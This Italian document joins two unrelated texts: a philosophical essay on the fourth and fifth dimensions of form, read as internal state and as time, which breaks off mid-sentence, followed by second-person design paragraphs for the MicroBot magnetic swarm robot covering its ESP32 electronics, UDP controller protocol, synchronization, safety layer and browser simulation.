Superare l'oggetto tridimensionale significa dunque abbandonare una concezione puramente statica della forma a favore di una lettura processuale. La forma non è più un'entità conclusa, ma un fenomeno che accade; non un semplice oggetto nello spazio, ma un sistema che si sviluppa nel tempo, la cui identità emerge dalla relazione continua tra stato, trasformazione e memoria.

La quarta dimensione come profondità interna della forma

La quarta dimensione può essere interpretata come una **profondità interna della forma**, un dominio di stato che non si manifesta direttamente come estensione nello spazio fisico, ma come insieme strutturato di possibilità di trasformazione. Essa non descrive una posizione aggiuntiva, bensì una condizione interna del sistema: un livello descrittivo in cui risiedono le potenzialità di variazione della forma, prima che queste si rendano visibili nella configurazione tridimensionale.

In questa prospettiva, la quarta dimensione rappresenta ciò che la forma può diventare pur mantenendo la propria identità. Le trasformazioni che essa governa — deformazioni, riorganizzazioni, mutazioni progressive — non sono alterazioni arbitrarie, ma variazioni coerenti che avvengono all'interno di un insieme di vincoli strutturali. La forma non viene quindi ridefinita a ogni cambiamento, ma evolve lungo un dominio interno che ne preserva la continuità concettuale.

La quarta dimensione non introduce un nuovo “dove”, ma un nuovo “**come**”. Essa agisce come un asse di controllo del comportamento della forma, un parametro operativo che, se modificato, produce effetti osservabili nella geometria tridimensionale. Superfici, volumi e configurazioni spaziali non sono più considerati elementi primari, ma manifestazioni esterne di uno stato più profondo. La forma visibile nello spazio è, in questo senso, una proiezione istantanea di un valore interno definito lungo la quarta dimensione.

Di conseguenza, la descrizione tridimensionale della forma risulta incompleta se isolata dal suo spazio di stato interno. Ogni configurazione osservabile rappresenta solo una sezione di un dominio più ampio, che contiene l'intero spettro delle trasformazioni potenziali. La quarta dimensione rende esplicito questo dominio, permettendo di trattare la forma non come un oggetto fisso, ma come un sistema dotato di una profondità concettuale, in cui comportamento e geometria sono inseparabili.

Tempo, continuità e memoria

In questa estensione concettuale, il tempo cessa di essere un parametro esterno utilizzato unicamente per misurare il cambiamento e diventa invece una **componente strutturale della forma stessa**. La quinta dimensione integra il tempo non come semplice successione di istanti, ma come continuità operativa, come memoria delle trasformazioni che

attraversano lo spazio di stato definito dalla quarta dimensione. Il tempo non si limita a scandire il mutamento: ne costituisce la struttura portante.

La forma non è più descritta da un singolo stato interno isolato, ma dall'insieme ordinato dei suoi stati nel tempo. Ogni configurazione osservabile rappresenta solo un momento di un processo più ampio e porta con sé le tracce delle configurazioni precedenti. Il significato della forma non risiede quindi nell'istantanea, ma nella **storia delle transizioni** che collegano gli stati, nella continuità che li rende parte di un'unica evoluzione coerente.

In questa prospettiva, la quinta dimensione introduce il concetto di memoria dinamica. Le trasformazioni non si annullano nel momento in cui avvengono, ma contribuiscono a definire le condizioni successive del sistema. La forma conserva implicitamente l'esperienza delle proprie variazioni: stabilizzazioni, ritorni ciclici, accelerazioni, rallentamenti e oscillazioni non sono eventi indipendenti, ma manifestazioni di una dinamica che si accumula nel tempo.

La quinta dimensione può quindi essere intesa come la **dimensione del divenire**. Essa non descrive ciò che la forma è in un istante dato, ma il modo in cui si trasforma, come attraversa il proprio spazio di possibilità e come si organizza lungo una traiettoria temporale. La forma non è più un'entità che subisce il tempo, ma un processo che si sviluppa attraverso di esso, in cui continuità e memoria diventano elementi costitutivi della sua identità.

Dal controllo allo scorrimento

Se la quarta dimensione introduce la possibilità di **controllare** la forma, ovvero di modificarne lo stato interno intervenendo sul dominio delle sue potenzialità, la quinta dimensione introduce un passaggio concettuale ulteriore: lo **scorrimento** di questi stati, la loro articolazione in un flusso continuo nel tempo. Il sistema non è più descritto come una successione di configurazioni discrete, ma come una dinamica ininterrotta in cui gli stati si concatenano, si influenzano e si trasformano reciprocamente.

Nel dominio della quarta dimensione, la forma può essere regolata, deformata o riorganizzata agendo su un parametro interno. Tuttavia, questo controllo rimane ancora legato a una visione istantanea: ogni valore dello stato produce una configurazione osservabile. Con l'introduzione della quinta dimensione, l'attenzione si sposta dalla regolazione puntuale alla continuità del processo. Gli stati non vengono semplicemente impostati, ma **attraversati**, dando origine a traiettorie che definiscono il comportamento complessivo del sistema.

È in questo passaggio che la forma supera definitivamente la staticità. Essa non è più interpretabile come un risultato finale o come una configurazione da raggiungere, ma come un processo in atto, continuamente ridefinito dal modo in cui gli stati interni scorrono nel tempo. La forma non coincide con una struttura fissa, ma con il ritmo, la direzione e la qualità delle sue trasformazioni.

La quinta dimensione non si osserva come una coordinata né si misura attraverso posizioni o valori isolati. Essa si manifesta esclusivamente come **insieme di transizioni**, come continuità di passaggi che collegano stati successivi. In questo senso, la quinta dimensione non è qualcosa che si guarda, ma qualcosa che si attraversa. È la dimensione in cui la forma diventa esperienza temporale, in cui il significato emerge dalla durata, dalla

persistenza e dalla sequenza delle trasformazioni, e non più dalla sola configurazione spaziale.

La quarta dimensione come stato interno invisibile

La quarta dimensione viene introdotta come una variabile aggiuntiva, indicata con **W**, che si affianca alle tre coordinate spaziali tradizionali (x,y,z) (x, y, z) (x,y,z) senza costituirne una semplice estensione. A differenza di queste coordinate, **W** non è direttamente osservabile né misurabile come una posizione nello spazio fisico. Essa non descrive **dove** si trova la forma, ma **in che stato** si trova. La quarta dimensione non riguarda l'estensione geometrica, bensì la condizione interna del sistema, ovvero l'insieme delle proprietà che ne determinano il comportamento e la capacità di trasformazione.

La dimensione **W** può essere interpretata come uno **spazio interno della forma**, un grado di libertà nascosto che governa trasformazioni, deformazioni, mutazioni e transizioni strutturali. Questo spazio non è accessibile in modo diretto all'osservazione, ma si rende evidente attraverso i suoi effetti. Ogni variazione del valore di **W** produce una modifica nella configurazione tridimensionale proiettata: superfici che si piegano o si distendono, volumi che si contraggono o si espandono, pattern che emergono, si dissolvono o si riorganizzano secondo nuove strutture. La geometria osservabile diventa così la manifestazione esterna di uno stato interno più profondo.

La forma percepita nello spazio a tre dimensioni rappresenta quindi soltanto una **sezione istantanea** di questo dominio interno. Ogni configurazione visibile corrisponde a un particolare valore di **W**, ma non esaurisce in alcun modo le possibilità della forma. La quarta dimensione contiene l'intero spettro delle potenzialità trasformative del sistema, includendo configurazioni che non sono simultaneamente accessibili nello spazio, ma che appartengono allo stesso oggetto inteso come entità dinamica.

In questo senso, la quarta dimensione non deve essere interpretata come un'ulteriore direzione spaziale, ma come una **profondità concettuale**. Essa costituisce il luogo in cui risiede il potenziale della forma: ciò che la forma può diventare pur rimanendo la stessa entità. L'identità della forma non è più determinata esclusivamente dalla sua geometria istantanea, ma dalla relazione strutturata tra geometria e stato interno. La forma non è quindi definita da un'unica configurazione, ma dal dominio di stati che può attraversare e dalle trasformazioni che può sostenere senza perdere coerenza.

Attraverso l'introduzione della dimensione **W**, la forma viene sottratta a una definizione puramente statica e viene reinterpretata come sistema dotato di una interiorità operativa. La geometria diventa inseparabile dal comportamento, e la descrizione della forma si sposta dal piano dell'oggetto a quello del **processo potenziale** che ne governa l'evoluzione.

La quinta dimensione come traiettoria: quando lo stato diventa onda

Se la quarta dimensione (W) rende descrivibile lo stato interno della forma, la quinta dimensione emerge quando questo stato non viene più trattato come un parametro “impostabile” in modo puntuale, ma come una variabile che scorre secondo una legge di evoluzione. La quinta dimensione non coincide quindi con “un’altra coordinata”, bensì con la struttura del passaggio tra strati: la forma non è più definita dal valore di W , ma dal modo in cui W varia.

In termini concettuali, la quinta dimensione è la traiettoria nello spazio

Paragrafo 1 — La nascita e la visione del progetto MicroBot

Quando inizi a sviluppare il progetto MicroBot, non stai semplicemente progettando un robot, ma stai immaginando un sistema molto più ampio, basato sull’idea che molti piccoli moduli robotici possano collaborare tra loro per generare comportamenti complessi. In questo tipo di approccio, che si ispira ai principi della swarm robotics e della robotica modulare, il vero obiettivo non è costruire una singola macchina altamente sofisticata, ma creare un insieme di unità relativamente semplici che, grazie alla cooperazione e alla comunicazione reciproca, riescano a formare strutture dinamiche nello spazio. Nel momento in cui definisci il concetto di MicroBot, inizi quindi a pensare a ciascun robot come a un nodo di un sistema più grande: una piccola entità autonoma dotata di capacità di calcolo, di comunicazione wireless e di un sistema magnetico che gli permetta di agganciarsi ad altri moduli. Questa visione trasforma il robot da oggetto isolato a elemento di una rete distribuita, in cui il comportamento complessivo emerge dall’interazione tra molte unità. Quando progetti il sistema, devi quindi immaginare come ogni MicroBot possa riconoscere la presenza degli altri, come possa coordinarsi con loro e come l’insieme di questi robot possa creare configurazioni geometriche o pattern dinamici. La tua simulazione software e tutta la documentazione che stai costruendo rappresentano proprio il primo passo di questo processo: un ambiente in cui puoi studiare il comportamento dello swarm prima ancora di realizzare fisicamente i robot. In questo modo non stai soltanto progettando un oggetto tecnologico, ma stai costruendo una piattaforma sperimentale per esplorare nuove forme di robotica distribuita, in cui la materia stessa diventa programmabile e capace di riorganizzarsi nello spazio.

Paragrafo 2 — La definizione dell’architettura generale del sistema

Quando continui a sviluppare il progetto MicroBot, la prima cosa che devi fare è definire con chiarezza l’architettura generale del sistema, cioè il modo in cui tutte le componenti del progetto si collegano tra loro e cooperano per produrre il comportamento dello swarm. In questa fase inizi a comprendere che un sistema robotico distribuito non può essere pensato come un unico blocco, ma deve essere suddiviso in livelli funzionali diversi, ognuno con una responsabilità specifica. Devi quindi immaginare una struttura in cui esiste un livello di

interazione con l'utente, un livello di controllo centrale e un livello fisico costituito dai singoli MicroBot. Quando organizzi il progetto in questo modo, crei una gerarchia che rende il sistema più chiaro, più scalabile e più semplice da sviluppare nel tempo. In pratica inizi a distinguere tra la parte che genera i comandi — come la simulazione software, il visore o eventuali dispositivi di controllo gestuale — e la parte che esegue materialmente questi comandi, cioè il controller centrale e i MicroBot. Il controller diventa il cervello del sistema, responsabile di ricevere input dall'interfaccia e di trasformarli in istruzioni sincronizzate per tutti i robot dello swarm. I MicroBot, invece, rappresentano gli attuatori distribuiti: ciascuno di essi riceve i comandi, li interpreta in base al proprio identificativo e attiva i propri sistemi interni, come magneti, LED o sensori. Quando progetti questa architettura stai già pensando come farebbe un ingegnere di sistemi complessi, perché separi le responsabilità e permetti a ogni componente di evolversi senza compromettere il funzionamento dell'intero sistema. Questo significa, ad esempio, che in futuro potrai cambiare il tipo di interfaccia utente, aggiungere nuovi sensori ai MicroBot o migliorare il controller centrale senza dover riprogettare completamente l'intero progetto. In altre parole, definendo l'architettura del sistema stai costruendo la struttura invisibile che sostiene tutto il progetto MicroBot e che permetterà alla piattaforma di crescere nel tempo.

Paragrafo 3 — La concezione del MicroBot come unità robotica modulare

Quando progetti il MicroBot devi immaginare ogni robot non come una macchina indipendente progettata per svolgere un compito complesso da sola, ma come una piccola unità modulare che acquista significato solo quando entra in relazione con molte altre unità identiche. In questo modo inizi a ragionare in termini di sistemi distribuiti, dove l'intelligenza del sistema non è concentrata in un singolo dispositivo ma emerge dall'interazione coordinata di molti moduli più semplici. Nel momento in cui definisci la struttura del MicroBot devi quindi considerare contemporaneamente diversi aspetti: la geometria del robot, la disposizione dei componenti elettronici, il sistema di alimentazione e soprattutto il meccanismo che permette ai moduli di agganciarsi tra loro. La forma che immagini per il MicroBot non è solo una scelta estetica, ma diventa una soluzione funzionale per integrare tutti questi elementi all'interno di un volume estremamente compatto. Nel tuo progetto la struttura del modulo è composta da due coni troncati che racchiudono una sfera centrale, una configurazione che permette di distribuire in modo efficiente i componenti interni e allo stesso tempo predisporre punti di contatto magnetico lungo l'asse verticale del robot. All'interno della sfera centrale trova posto il circuito elettronico principale, che ospita il microcontrollore, i driver dei magneti e i componenti necessari alla comunicazione wireless. Nei volumi laterali invece puoi collocare la batteria e parte del sistema magnetico, ottimizzando lo spazio disponibile e mantenendo il peso complessivo del robot molto ridotto. Quando progetti il MicroBot in questo modo stai costruendo una piattaforma robotica compatta ma estremamente flessibile, in cui ogni modulo può funzionare autonomamente ma allo stesso tempo è progettato per diventare parte di una struttura più grande. Questo approccio rende possibile la creazione di sciame robotici in cui la forma e la funzione del sistema possono cambiare dinamicamente, semplicemente modificando il modo in cui i singoli moduli si connettono tra loro. In questa fase del progetto stai quindi definendo non

solo un robot, ma l'elemento fondamentale di un sistema modulare più ampio, destinato a evolversi e a crescere attraverso l'interazione tra molte unità identiche.

Paragrafo 4 — L'architettura elettronica interna del MicroBot

Quando inizi a progettare l'architettura elettronica interna del MicroBot devi pensare a come integrare all'interno di uno spazio molto ridotto tutti i componenti necessari affinché ogni modulo possa funzionare in modo autonomo e allo stesso tempo collaborare con gli altri robot dello swarm. In questa fase del progetto ti rendi conto che l'elettronica non è semplicemente un supporto al funzionamento del robot, ma rappresenta il cuore del sistema che rende possibile la coordinazione distribuita tra i vari moduli. Il primo elemento fondamentale che devi scegliere è il microcontrollore, che nel tuo progetto è rappresentato da una scheda della famiglia ESP32, selezionata per la sua combinazione di capacità di calcolo, basso consumo energetico e presenza integrata dei moduli di comunicazione wireless. Questo microcontrollore diventa il cervello di ogni MicroBot, perché gestisce la ricezione dei comandi provenienti dal controller centrale, controlla l'attivazione delle coil magnetiche, gestisce lo stato dei LED di segnalazione e monitora eventuali sensori presenti nel robot. Attorno al microcontrollore devi quindi organizzare un piccolo ecosistema di componenti elettronici, tra cui driver di potenza basati su MOSFET che permettono di pilotare le bobine elettromagnetiche con correnti superiori a quelle che il microcontrollore potrebbe fornire direttamente. Questi driver sono essenziali perché consentono di trasformare i segnali logici generati dal microcontrollore in correnti sufficientemente intense da generare campi magnetici capaci di attrarre o respingere altri MicroBot. Un altro elemento fondamentale dell'architettura elettronica è il sistema di alimentazione, che nel tuo progetto si basa su una batteria Li-Po da 3.7 volt, scelta per il suo buon rapporto tra dimensioni, peso e capacità energetica. Questa batteria alimenta sia il microcontrollore sia i circuiti di attuazione magnetica, e per questo motivo deve essere gestita attraverso circuiti di protezione che evitino sovrascariche o correnti eccessive. Infine, per fornire un feedback visivo immediato sullo stato operativo del robot, integri nel MicroBot uno o più LED RGB, che possono cambiare colore in base alla modalità di funzionamento del modulo, segnalando ad esempio quando il robot è inattivo, quando sta tentando un aggancio magnetico o quando sta eseguendo un pattern sincronizzato con lo swarm. Quando progetti l'elettronica del MicroBot in questo modo stai trasformando ogni robot in un vero nodo ciber-fisico, capace di percepire il proprio stato interno, comunicare con il resto del sistema e agire fisicamente sull'ambiente attraverso i propri attuatori magnetici.

Paragrafo 5 — Il sistema magnetico e il principio di aggregazione dei MicroBot

Quando progetti il sistema magnetico dei MicroBot devi comprendere che questo elemento rappresenta uno dei meccanismi più importanti dell'intero progetto, perché è ciò che

permette ai robot di interagire fisicamente tra loro e di formare strutture modulari nello spazio. In questa fase inizi quindi a ragionare su come utilizzare campi magnetici controllati per creare un sistema di aggancio che sia allo stesso tempo semplice, efficiente e sufficientemente stabile da permettere la formazione di configurazioni collettive. L'idea fondamentale è combinare due tipi di magnetismo: da una parte magneti permanenti che forniscono una forza di attrazione passiva e dall'altra bobine elettromagnetiche che permettono di controllare attivamente l'intensità e la direzione del campo magnetico. I magneti permanenti svolgono il ruolo di guida iniziale, perché permettono ai MicroBot di attirarsi quando si trovano a distanza ridotta e di allinearsi spontaneamente lungo determinati punti di contatto. Tuttavia, se utilizzassi soltanto magneti permanenti, il sistema diventerebbe difficile da controllare, perché i robot rimarrebbero sempre attratti tra loro senza la possibilità di regolare o interrompere l'aggancio. Per questo motivo introduci anche le coil elettromagnetiche, che possono essere attivate o disattivate tramite il microcontrollore del MicroBot e permettono di modulare il campo magnetico in modo dinamico. Quando una coil viene alimentata tramite il driver MOSFET, genera un campo magnetico temporaneo che può rafforzare l'attrazione con un altro MicroBot o stabilizzare l'aggancio già avvenuto grazie ai magneti permanenti. In questo modo puoi creare un sistema di aggregazione controllata in cui i robot possono avvicinarsi spontaneamente ma solo mantenere la connessione quando il sistema lo decide. Questo approccio rende possibile implementare comportamenti più complessi, come la formazione di linee, cerchi o altre configurazioni geometriche dello swarm. Quando progetti il sistema magnetico in questo modo stai trasformando il MicroBot da semplice oggetto robotico a elemento di una struttura riconfigurabile, capace di modificare la propria forma collettiva nel tempo. Il magnetismo diventa quindi il linguaggio fisico attraverso cui i MicroBot comunicano nello spazio, permettendo allo swarm di passare da una configurazione all'altra senza intervento umano diretto.

Paragrafo 6 — Il ruolo del controller centrale nel coordinamento dello swarm

Quando progetti il sistema MicroBot devi introdurre una componente fondamentale che permette a tutti i moduli robotici di lavorare in modo coordinato: il controller centrale. Questo elemento rappresenta il punto di gestione logica dell'intero swarm e svolge il compito di ricevere i comandi provenienti dall'interfaccia utente, interpretarli e distribuirli ai vari MicroBot sotto forma di istruzioni sincronizzate. Nel momento in cui inizi a definire il funzionamento del controller ti rendi conto che il problema principale non è semplicemente inviare comandi ai robot, ma far sì che tutti i moduli dello swarm eseguano le azioni nello stesso momento, evitando ritardi o disallineamenti che potrebbero compromettere la formazione delle strutture. Per questo motivo il controller assume il ruolo di "clock master" del sistema, cioè il riferimento temporale che sincronizza l'attività di tutti i MicroBot. Dal punto di vista hardware puoi realizzare il controller utilizzando un microcontrollore più potente, come un ESP32-S3 o una scheda simile, che sia in grado di gestire la comunicazione wireless con molti robot contemporaneamente. Il controller crea una rete Wi-Fi dedicata alla quale tutti i MicroBot si connettono come nodi della rete, permettendo la trasmissione di pacchetti di comando tramite protocolli leggeri come UDP. Ogni pacchetto contiene informazioni fondamentali, come l'identificativo del robot destinatario, il tipo di comando da eseguire e il momento

preciso in cui l'azione deve avvenire. In questo modo il controller non si limita a dire ai robot cosa fare, ma stabilisce anche quando devono farlo, garantendo che tutte le unità dello swarm agiscano in modo sincronizzato. Quando sviluppi il controller centrale stai quindi costruendo il cervello organizzativo del sistema, un elemento che non esegue direttamente le azioni fisiche ma che coordina l'attività di tutti i MicroBot, trasformando un insieme di robot indipendenti in un organismo collettivo capace di comportarsi come un'unica struttura dinamica.

Paragrafo 7 — Il protocollo di comunicazione tra controller e MicroBot

Quando progetti un sistema composto da molti MicroBot distribuiti nello spazio devi affrontare un problema fondamentale: come permettere a tutti i robot di comunicare con il controller centrale in modo rapido, affidabile e sincronizzato. In questa fase del progetto inizi quindi a definire un protocollo di comunicazione che stabilisce come i messaggi vengono costruiti, trasmessi e interpretati dai vari moduli del sistema. Il primo passo consiste nel creare una rete wireless dedicata allo swarm, generalmente utilizzando la capacità del controller centrale di generare una rete Wi-Fi locale alla quale tutti i MicroBot possono connettersi come nodi della rete. Una volta stabilita la connessione, il controller può inviare pacchetti di comando utilizzando protocolli leggeri come UDP, che sono particolarmente adatti per sistemi robotici distribuiti perché permettono trasmissioni veloci con un overhead molto ridotto. Ogni pacchetto di comunicazione deve contenere alcune informazioni fondamentali che permettono ai robot di capire cosa fare. Tra queste informazioni trovi l'identificativo del robot destinatario, che consente di indirizzare il comando a un singolo MicroBot oppure a tutto lo swarm, il tipo di comando da eseguire, che può riguardare l'attivazione dei magneti, la modifica del colore dei LED o l'esecuzione di un pattern specifico, e un parametro temporale che indica il momento esatto in cui l'azione deve avvenire. Quest'ultimo elemento è particolarmente importante perché permette al controller di sincronizzare il comportamento di tutti i robot, assicurando che le azioni collettive avvengano nello stesso istante. Quando un MicroBot riceve un pacchetto di comando, il microcontrollore interno analizza le informazioni contenute nel messaggio e verifica se il comando è destinato a lui oppure se deve ignorarlo. Se il comando è valido, il robot aggiorna il proprio stato interno e prepara l'esecuzione dell'azione nel momento indicato dal controller. In questo modo ogni MicroBot diventa un nodo intelligente della rete, capace di interpretare i messaggi ricevuti e di partecipare al comportamento collettivo dello swarm. Definendo questo protocollo stai quindi creando il linguaggio attraverso cui tutte le componenti del sistema comunicano tra loro, rendendo possibile la coordinazione di molti robot indipendenti all'interno di un'unica architettura distribuita.

Paragrafo 8 — Il modello matematico per descrivere il comportamento dello swarm

Quando inizi a studiare il comportamento collettivo dei MicroBot ti rendi conto che non è sufficiente progettare hardware e sistemi di comunicazione: è necessario anche definire un modello matematico che permetta di descrivere in modo chiaro come i robot si muovono, come si posizionano nello spazio e quando devono agganciarsi tra loro. In questa fase del progetto introduci quindi un modello geometrico semplice ma estremamente efficace, basato su un sistema di coordinate bidimensionali che permette di rappresentare la posizione di ogni MicroBot nello spazio. Ogni robot viene descritto attraverso una coppia di coordinate, generalmente indicate come x e y , che definiscono la sua posizione su un piano. Questa rappresentazione è sufficiente per le prime fasi della simulazione e consente di studiare facilmente le relazioni spaziali tra i vari moduli dello swarm. Una volta definita la posizione dei robot, puoi calcolare la distanza tra due MicroBot utilizzando la formula della distanza euclidea, che misura quanto due punti del piano siano vicini tra loro. Questa distanza diventa il parametro fondamentale per stabilire quando due robot devono attivare il sistema magnetico e agganciarsi. Nel tuo modello introduci quindi due soglie principali: una distanza di aggancio e una distanza di distacco. Quando la distanza tra due MicroBot scende al di sotto della soglia di aggancio, il sistema può attivare le bobine magnetiche per stabilizzare la connessione tra i due robot. Al contrario, quando la distanza supera la soglia di distacco, il sistema disattiva i magneti permettendo ai robot di separarsi. L'utilizzo di due soglie differenti è importante perché evita fenomeni di oscillazione continua tra aggancio e sgancio quando i robot si trovano vicino al limite di contatto. Questo modello matematico, anche se semplice, permette già di descrivere una grande varietà di comportamenti collettivi, perché consente di programmare pattern di movimento e configurazioni geometriche che emergono dalle relazioni tra i robot. In questo modo la matematica diventa lo strumento che collega la simulazione software al comportamento fisico dei MicroBot, fornendo una base chiara per progettare algoritmi di coordinazione sempre più complessi.

Paragrafo 9 — I pattern di formazione e la costruzione delle strutture dello swarm

Quando inizi a progettare il comportamento collettivo dei MicroBot devi definire anche il modo in cui i robot possono organizzarsi nello spazio per formare strutture riconoscibili. Questo processo porta alla definizione dei cosiddetti pattern, cioè configurazioni geometriche o dinamiche che lo swarm può assumere in risposta ai comandi del controller centrale. In questa fase del progetto devi immaginare il sistema non come un insieme casuale di robot, ma come una struttura programmabile in cui ogni MicroBot riceve una posizione o un ruolo specifico all'interno di una formazione più grande. Il controller centrale

diventa quindi responsabile di calcolare le coordinate ideali che ogni robot deve raggiungere per costruire una certa configurazione. Ad esempio, se vuoi creare una linea composta da più MicroBot, il controller assegna a ciascun robot una posizione lungo un asse con una distanza costante tra i moduli. Allo stesso modo puoi definire configurazioni più complesse come cerchi, quadrati o altre forme geometriche che emergono semplicemente dal modo in cui vengono distribuite le posizioni dei robot nello spazio. Quando il sistema riceve il comando di attivare un certo pattern, il controller invia ai MicroBot le coordinate target o gli slot che ciascun robot deve occupare. Ogni modulo confronta quindi la propria posizione con quella assegnata e attiva i propri sistemi magnetici e di comunicazione per avvicinarsi agli altri robot e completare la formazione. Questo processo non avviene necessariamente in modo perfetto al primo tentativo: spesso i robot devono effettuare piccoli aggiustamenti di posizione prima di raggiungere l'allineamento corretto. Tuttavia, grazie alle regole di distanza e ai meccanismi di aggancio magnetico, lo swarm tende progressivamente a stabilizzarsi nella configurazione desiderata. Definire questi pattern è fondamentale perché rappresenta il primo passo verso la creazione di strutture robotiche riconfigurabili, in cui lo stesso insieme di MicroBot può assumere forme diverse a seconda del comando ricevuto. In questo modo il sistema diventa una piattaforma dinamica capace di trasformare la disposizione dei robot nello spazio in un linguaggio programmabile, aprendo la strada a applicazioni molto più avanzate nel campo della robotica modulare.

Paragrafo 10 — Il sistema di sincronizzazione temporale nello swarm

Quando sviluppi un sistema composto da molti MicroBot che devono agire insieme, uno degli aspetti più importanti da considerare è la sincronizzazione temporale delle azioni. Non è sufficiente che ogni robot sappia quale comando eseguire: è fondamentale che tutti i moduli dello swarm lo eseguano nello stesso momento o comunque entro intervalli di tempo molto piccoli. Se questo non avvenisse, i robot potrebbero attivare i magneti in momenti diversi, causando disallineamenti nelle strutture oppure fallimenti nell'aggancio tra moduli. Per evitare questo problema introduci nel sistema un meccanismo di sincronizzazione gestito dal controller centrale. In questo modello il controller assume il ruolo di riferimento temporale per tutti i MicroBot e invia periodicamente informazioni che permettono ai robot di mantenere i propri orologi interni allineati. Ogni comando inviato dal controller non contiene soltanto l'azione da eseguire, ma anche uno slot temporale o un timestamp che indica quando l'azione deve essere effettuata. I MicroBot ricevono il messaggio, lo interpretano e preparano l'esecuzione del comando nel momento indicato. Questo significa che un robot può ricevere un comando anche diversi millisecondi prima dell'azione reale, ma lo eseguirà solo quando il suo contatore interno raggiungerà il valore temporale stabilito dal controller. Questo sistema permette di creare comportamenti collettivi estremamente precisi, come l'accensione simultanea dei LED, l'attivazione sincronizzata delle coil magnetiche o l'esecuzione coordinata di pattern dinamici. La sincronizzazione temporale diventa quindi uno degli elementi chiave per trasformare un insieme di robot indipendenti in uno swarm realmente cooperativo. Quando implementi questo meccanismo stai introducendo una dimensione temporale nel comportamento del sistema, permettendo ai MicroBot non solo di occupare posizioni nello spazio ma anche di agire come una struttura coordinata nel tempo.

Paragrafo 11 — Il livello di sicurezza e il controllo delle condizioni operative

Quando progetti un sistema robotico reale come MicroBot devi considerare non solo il comportamento desiderato dello swarm, ma anche tutte le condizioni che potrebbero compromettere il funzionamento sicuro dei robot. In questa fase del progetto introduci quindi un livello di sicurezza, spesso chiamato *safety layer*, che ha lo scopo di monitorare continuamente lo stato dei MicroBot e di prevenire situazioni potenzialmente dannose per l'hardware. Uno dei primi aspetti che devi controllare riguarda la corrente che attraversa le bobine elettromagnetiche. Le coil utilizzate per generare i campi magnetici possono assorbire correnti relativamente elevate e, se alimentate per troppo tempo o con intensità troppo alta, rischiano di surriscaldarsi e danneggiarsi. Per questo motivo il firmware del MicroBot deve includere limiti di corrente e cicli di attivazione temporizzati che impediscono alle bobine di rimanere attive oltre un certo intervallo di tempo. Un altro elemento importante del sistema di sicurezza riguarda il monitoraggio della temperatura interna del robot. Integrando un sensore di temperatura o utilizzando sensori esterni collegati al microcontrollore, puoi verificare se le coil o altri componenti stanno raggiungendo valori critici. Nel caso in cui la temperatura superi una soglia predefinita, il MicroBot può disattivare automaticamente i magneti e segnalare la condizione di errore tramite il LED di stato. Anche la gestione della batteria rappresenta un aspetto fondamentale del *safety layer*. Le batterie Li-Po devono essere utilizzate entro intervalli di tensione specifici per evitare danni permanenti o riduzione della durata. Il microcontrollore può quindi misurare la tensione della batteria tramite un ingresso analogico e decidere di ridurre la potenza dei magneti o di entrare in modalità di sicurezza quando il livello energetico scende sotto una certa soglia. Infine, per garantire che il sistema rimanga sempre operativo anche in presenza di errori software, puoi utilizzare un *watchdog timer* che riavvia automaticamente il microcontrollore nel caso in cui il programma si blocchi. Questo insieme di controlli crea una rete di protezione che rende il sistema più robusto e affidabile. Quando integri un *safety layer* nel progetto MicroBot stai dimostrando di considerare non solo le prestazioni del sistema, ma anche la sua stabilità e sicurezza nel lungo periodo.

Paragrafo 12 — La simulazione software come ambiente di sviluppo e sperimentazione

Quando sviluppi il progetto MicroBot ti rendi conto che costruire immediatamente i robot fisici sarebbe complesso, costoso e difficile da modificare rapidamente. Per questo motivo introduci una simulazione software che diventa uno strumento fondamentale per progettare e sperimentare il comportamento dello swarm prima della realizzazione hardware. In questa fase del progetto crei un ambiente digitale in cui ogni MicroBot viene rappresentato come un oggetto virtuale che possiede una posizione nello spazio, uno stato interno e la capacità di reagire ai comandi provenienti dal controller. Utilizzando tecnologie web come HTML, CSS e

JavaScript puoi costruire un'interfaccia interattiva che permette di visualizzare lo swarm direttamente nel browser, osservando in tempo reale il comportamento dei robot simulati. In questo ambiente puoi definire il numero di MicroBot presenti nella simulazione, modificare la velocità dei movimenti, attivare diversi pattern di formazione e osservare come i robot reagiscono alle regole di distanza e sincronizzazione. La simulazione non è soltanto una rappresentazione grafica del sistema, ma diventa un vero laboratorio virtuale in cui puoi testare nuove idee senza rischiare di danneggiare componenti hardware o dover ricostruire fisicamente il robot ogni volta che modifichi un parametro. Inoltre, grazie alla natura dinamica del linguaggio JavaScript, puoi aggiornare facilmente il comportamento dei MicroBot simulati introducendo nuove funzioni, nuovi algoritmi di coordinazione o nuovi modelli di movimento. Questo approccio permette di iterare rapidamente sul progetto, sperimentando diverse strategie di controllo dello swarm e osservandone immediatamente i risultati. Quando sviluppi la simulazione software stai quindi creando uno strumento di progettazione estremamente potente, che collega la teoria matematica del comportamento dello swarm con la futura implementazione hardware dei MicroBot.

Paragrafo 13 — La rappresentazione dei MicroBot all'interno della simulazione

Quando sviluppi la simulazione software del sistema MicroBot devi decidere come rappresentare ogni robot all'interno dell'ambiente virtuale in modo che il comportamento dello swarm sia chiaro e facilmente osservabile. In questa fase del progetto inizi a costruire una rappresentazione grafica semplificata dei MicroBot, generalmente sotto forma di punti, sfere o piccole particelle che si muovono su una superficie bidimensionale. Questa scelta non è casuale, perché permette di concentrarti sul comportamento collettivo dei robot piuttosto che sulla complessità della loro forma fisica. Ogni MicroBot simulato possiede una posizione nello spazio, definita da coordinate che vengono aggiornate continuamente durante l'esecuzione della simulazione. Il sistema calcola a ogni ciclo di aggiornamento le distanze tra i robot, le interazioni tra i vari moduli e le eventuali regole di aggancio o separazione. Quando due MicroBot virtuali si avvicinano al di sotto della distanza stabilita nel modello matematico, la simulazione può rappresentare l'aggancio cambiando il colore delle particelle o collegando graficamente i robot tramite linee o effetti visivi. Questo tipo di rappresentazione permette di visualizzare immediatamente la formazione delle strutture dello swarm e di capire se le regole di comportamento stanno producendo i risultati desiderati. Un altro elemento importante della simulazione riguarda la gestione degli stati interni dei robot. Ogni MicroBot simulato può trovarsi in diverse condizioni operative, ad esempio inattivo, in movimento verso una posizione target, in fase di aggancio o sincronizzato con il resto dello swarm. Questi stati possono essere rappresentati attraverso cambiamenti di colore o altri effetti grafici che rendono immediatamente visibile ciò che sta accadendo nel sistema. Attraverso questa rappresentazione grafica non stai soltanto creando una visualizzazione estetica del progetto, ma stai costruendo uno strumento di analisi che ti permette di osservare il comportamento dello swarm in tempo reale e di comprendere meglio le dinamiche emergenti generate dalle regole di coordinazione tra i robot.

Paragrafo 14 — Il motore di simulazione e il ciclo di aggiornamento dello swarm

